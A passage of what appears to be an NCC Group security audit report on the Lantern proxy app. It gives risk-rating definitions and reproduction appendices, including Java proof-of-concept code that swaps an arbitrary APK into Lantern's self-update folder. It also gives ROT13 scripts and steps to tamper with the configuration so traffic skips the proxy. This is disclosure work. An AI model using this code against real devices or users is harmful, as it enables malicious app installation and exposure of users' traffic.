Retest Results	Fixed. No copies of uploaded files have been identified in the application folder as previously found during the initial assessment.

Appendix A: Finding Field Definitions

The following sections describe the risk rating and category assigned to issues NCC Group identified.

Risk Scale

NCC Group uses a composite risk score that takes into account the severity of the risk, application's exposure and user population, technical difficulty of exploitation, and other factors. The risk rating is NCC Group's recommended prioritization for addressing findings. Every organization has a different risk sensitivity, so to some extent these recommendations are more relative than absolute guidelines.

Overall Risk

Overall risk reflects NCC Group's estimation of the risk that a finding poses to the target system or systems. It takes into account the impact of the finding, the difficulty of exploitation, and any other relevant factors.

Critical	Implies an immediate, easily accessible threat of total compromise.
High	Implies an immediate threat of system compromise, or an easily accessible threat of large-scale breach.
Medium	A difficult to exploit threat of large-scale breach, or easy compromise of a small portion of the application.
Low	Implies a relatively minor threat to the application.
Informational	No immediate threat to the application. May provide suggestions for application improvement, functional issues with the application, or conditions that could later lead to an exploitable finding.

Impact

Impact reflects the effects that successful exploitation has upon the target system or systems. It takes into account potential losses of confidentiality, integrity and availability, as well as potential reputational losses.

High	Attackers can read or modify all data in a system, execute arbitrary code on the system, or escalate their privileges to superuser level.
Medium	Attackers can read or modify some unauthorized data on a system, deny access to that system, or gain significant internal technical information.
Low	Attackers can gain small amounts of unauthorized information or slightly degrade system performance. May have a negative public perception of security.

Exploitability

Exploitability reflects the ease with which attackers may exploit a finding. It takes into account the level of access required, availability of exploitation information, requirements relating to social engineering, race conditions, brute forcing, etc, and other impediments to exploitation.

High	Attackers can unilaterally exploit the finding without special permissions or significant roadblocks.
Medium	Attackers would need to leverage a third party, gain non-public information, exploit a race condition, already have privileged access, or otherwise overcome moderate hurdles in order to exploit the finding.
Low	Exploitation requires implausible social engineering, a difficult race condition, guessing difficult-to-guess data, or is otherwise unlikely.

Category

NCC Group categorizes findings based on the security area to which those findings belong. This can help organizations identify gaps in secure development, deployment, patching, etc.

Access Controls	Related to authorization of users, and assessment of rights.
Auditing and Logging	Related to auditing of actions, or logging of problems.
Authentication	Related to the identification of users.
Configuration	Related to security configurations of servers, devices, or software.
Cryptography	Related to mathematical protections for data.
Data Exposure	Related to unintended exposure of sensitive information.
Data Validation	Related to improper reliance on the structure or values of data.
Denial of Service	Related to causing system failure.
Error Reporting	Related to the reporting of error conditions in a secure fashion.
Patching	Related to keeping software up to date.
Session Management	Related to the identification of authenticated users.
Timing	Related to race conditions, locking, or order of operations.

The following reproduction steps demonstrate installing an arbitrary application via the Lantern application's self-update functionality as described in finding NCC-LANT001-001 on page 18.

1. Create an Android application using Android Studio.
2. Create the launcher activity as follows and name it "MainActivity.java"

```
public class MainActivity extends AppCompatActivity {
 EditText input;
 Button btn;
 TextView out;
 String command;
 private static final int STORAGE_PERMISSION_CODE = 101;
 @Override
 protected void onCreate(Bundle savedInstanceState) {
     super.onCreate(savedInstanceState);
     setContentView(R.layout.activity_main);

     checkPermission(
             Manifest.permission.WRITE_EXTERNAL_STORAGE,
             STORAGE_PERMISSION_CODE);

     MyAsyncTasks myAsyncTasks = new MyAsyncTasks();
     myAsyncTasks.execute();
     Log.d("temp:","MyAsyncTasks Started");

     File rootDir = android.os.Environment.getExternalStorageDirectory();
     String filePath = rootDir + "/Android/data/org.getlantern.lantern/files/";

     File targetDir = new File(filePath);
     if (!targetDir.exists()) {
         targetDir.mkdirs();
         Log.d("temp:", "Directory Created");
     }

 }

 public void checkPermission(String permission, int requestCode)
 {
     if (ContextCompat.checkSelfPermission(MainActivity.this, permission)
             == PackageManager.PERMISSION_DENIED) {

         // Requesting the permission
         ActivityCompat.requestPermissions(MainActivity.this,
                 new String[] { permission },
                 requestCode);
     }
     else {
         Toast.makeText(MainActivity.this,
                 "Permission already granted",
                 Toast.LENGTH_SHORT)
                 .show();
     }
 }

 @Override
 public void onRequestPermissionsResult(int requestCode,
                                        @NonNull String[] permissions,
                                        @NonNull int[] grantResults)
 {
     super.onRequestPermissionsResult(requestCode,
                     permissions,
                     grantResults);

     if (requestCode == STORAGE_PERMISSION_CODE) {
         if (grantResults.length > 0
                 && grantResults[0] == PackageManager.PERMISSION_GRANTED) {
             Toast.makeText(MainActivity.this,
                     "Storage Permission Granted",
                     Toast.LENGTH_SHORT)
                     .show();
         }
         else {
             Toast.makeText(MainActivity.this,
                     "Storage Permission Denied",
                     Toast.LENGTH_SHORT)
                     .show();
         }
     }
 }
 public class MyAsyncTasks extends AsyncTask<String, String, Void> {

     private Context context2 = getApplicationContext();

     @Override
     protected void onPreExecute() {
         super.onPreExecute();
     }

     @Override
     protected Void doInBackground(String... params) {
         Log.d("temp:","MyAsyncTasks background task started");
         File rootDir = android.os.Environment.getExternalStorageDirectory();
         String filePath = rootDir + "/Android/data/org.getlantern.lantern/files/";

         File targetDir = new File(filePath);
         if (!targetDir.exists()) {
             targetDir.mkdirs();
             Log.d("temp:", "Directory Created");
         }

         PathFileObserver fileObserve = new PathFileObserver(filePath, this.context2);
         fileObserve.startWatching();

         while(true){}
     }
 }
}
```

3. Create another class "PathFileObserver.java" as follows:

```
public class PathFileObserver extends FileObserver {
 static final String TAG="FILEOBSERVER";
 private Context context;
 private int i = 1;

 static final int mask = FileObserver.CREATE |
         FileObserver.DELETE |
         FileObserver.DELETE_SELF |
         FileObserver.MODIFY |
        FileObserver.MOVED_FROM |
        FileObserver.MOVED_TO |
        FileObserver.MOVE_SELF |
        FileObserver.OPEN |
        FileObserver.CLOSE_WRITE |
        FileObserver.ACCESS;

public PathFileObserver(String path, Context context1){
    super(path, mask);
    this.context = context1;
    Log.d("temp:","fileobserver Constructor");
}

@Override
public void onEvent(int event, String path) {
    Log.d("temp:","fileobserver onEvent()");
    switch(event){
        case FileObserver.CREATE:
            Log.d(TAG, "CREATE:" + path);
            break;
        case FileObserver.DELETE:
            Log.d(TAG, "DELETE:" + path);
            break;
        case FileObserver.DELETE_SELF:
            Log.d(TAG, "DELETE_SELF:" + path);
            break;
        case FileObserver.MODIFY:
            Log.d(TAG, "MODIFY:" +  path);
            break;
        case FileObserver.MOVED_FROM:
            Log.d(TAG, "MOVED_FROM:"  + path);
            break;
        case FileObserver.MOVED_TO:
            Log.d(TAG, "MOVED_TO:" + path);
            break;
        case FileObserver.MOVE_SELF:
            Log.d(TAG, "MOVE_SELF:" + path);
            break;
        case FileObserver.OPEN:
            Log.d(TAG, "OPEN:" + path);
            break;
        case FileObserver.CLOSE_WRITE:
            Log.d("temp:","fileobserver onEvent() --> CLOSE_WRITE");
            AssetManager mngr = context.getAssets();
            if (i == 1) {
                InputStream in = null;
                OutputStream out = null;
                File rootDir2 = android.os.Environment.getExternalStorageDirectory();
                String filePath2 = rootDir2 + "/Android/data/org.getlantern.lantern/files";
                try {
                    in = mngr.open("arbitrary.apk");
                    File outFile = new File(filePath2, "Lantern.apk");
                    out = new FileOutputStream(outFile);
                    copyFile(in, out);
                    Log.d("EXPLOITED", "Copied Arbitrary APK");
                } catch (IOException e) {
                    Log.d("temp:", "asset I/O error");
                } finally {
                    if (in != null) {
                            try {
                                in.close();
                            } catch (IOException e) {
                                Log.d("temp:", "asset I/O error");
                            }
                        }
                        if (out != null) {
                            try {
                                out.close();
                            } catch (IOException e) {
                                Log.d("temp:", "asset I/O error");
                            }
                        }
                    }
                    i = i+1;
                }
                break;
            case FileObserver.ACCESS:
                Log.d(TAG, "ACCESS:" + path);
                break;
            default:
                break;
        }
    }
    private void copyFile(InputStream in, OutputStream out) throws IOException {
        byte[] buffer = new byte[1024];
        int read;
        while ((read = in.read(buffer)) != -1) {
            out.write(buffer, 0, read);
        }
    }
}
```

4. Add the following lines to the “AndroidManifest.xml” file:

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
```

5. Download a sample Android APK file from a trustworthy source and rename it as “arbitrary.apk”.
6. Place this “arbitrary.apk” file into the assets folder of the application created in previous steps.
7. Build the application and run it on a device running Android version 9 or lower (preferably on a device running Android version 8.0).
8. Side-load an older version (v6.0.4 or v6.0.6) of the Lantern Application on the same device.
9. Open the Lantern application and update it.
10. Observe that the device prompts the user to install the “arbitrary.apk” Android application.

Decoding the configuration

A small proof of concept Python file below can be used to decode the configuration:

```
import sys
 →

 with open(sys.argv[1], "rb") as f:
  →
     with open(sys.argv[2],"wb") as f2:
      →
         byte = f.read(1)
          →
         while byte != b"":
          →
             byte = chr(ord(byte) - 13) # un-ROT13
             f2.write(byte)
              →
              byte = f.read(1)
```

Usage: `python3 decode.py global.yaml decoded.yaml`

Encoding the configuration

The following proof of concept Python file will re-encode the configuration file:

```
import sys
 →

 with open(sys.argv[1], "rb") as f:
  →
     with open(sys.argv[2],"wb") as f2:
      →
         byte = f.read(1)
          →
         while byte != b"":
          →
             byte = chr(ord(byte) + 13) # re-ROT13
             f2.write(byte)
              →
              byte = f.read(1)
```

Usage: `python3 encode.py decoded.yaml global.yaml`

The attack

Navigate to the `proxiedsites` element of the decoded configuration file and remove all elements, leaving an empty array in its place (`proxiedsites: []`). Perform the same steps with the `masquerade` and `masqueradesets` elements too, removing their elements and replacing them with an empty array.

Re-encode the configuration file using `encode.py` above, replace the configuration file back into `AppData/Roaming/Lantern/global.yaml` and restart the Lantern application, ensuring that it is in split proxy mode (`proxy all traffic` should be *disabled* in Lantern's settings.)

Open up the WireShark network sniffer and start capturing traffic on the Internet facing network interface.

Using a web browser, navigate to a site which would typically be proxied by the split proxy (such as `dev.twitch.tv`) and observe the IP address to which the TLS connection is made.

Open up a command prompt and enter `ping dev.twitch.tv` and observe that the IP address matches the IP address which was connected to within the web browser, indicating that the traffic wasn't proxied securely as expected.

Appendix D: Project Contacts

The team from NCC Group has the following primary members:

- Jackson Kuo — Technical Lead
- Victor Hora — Technical Lead
- Ollie Brooks — Consultant
- Tapan Singh — Consultant
- Nate Russo — Account Manager

The team from Innovate Labs, LLC has the following primary member:

- Adam Fisk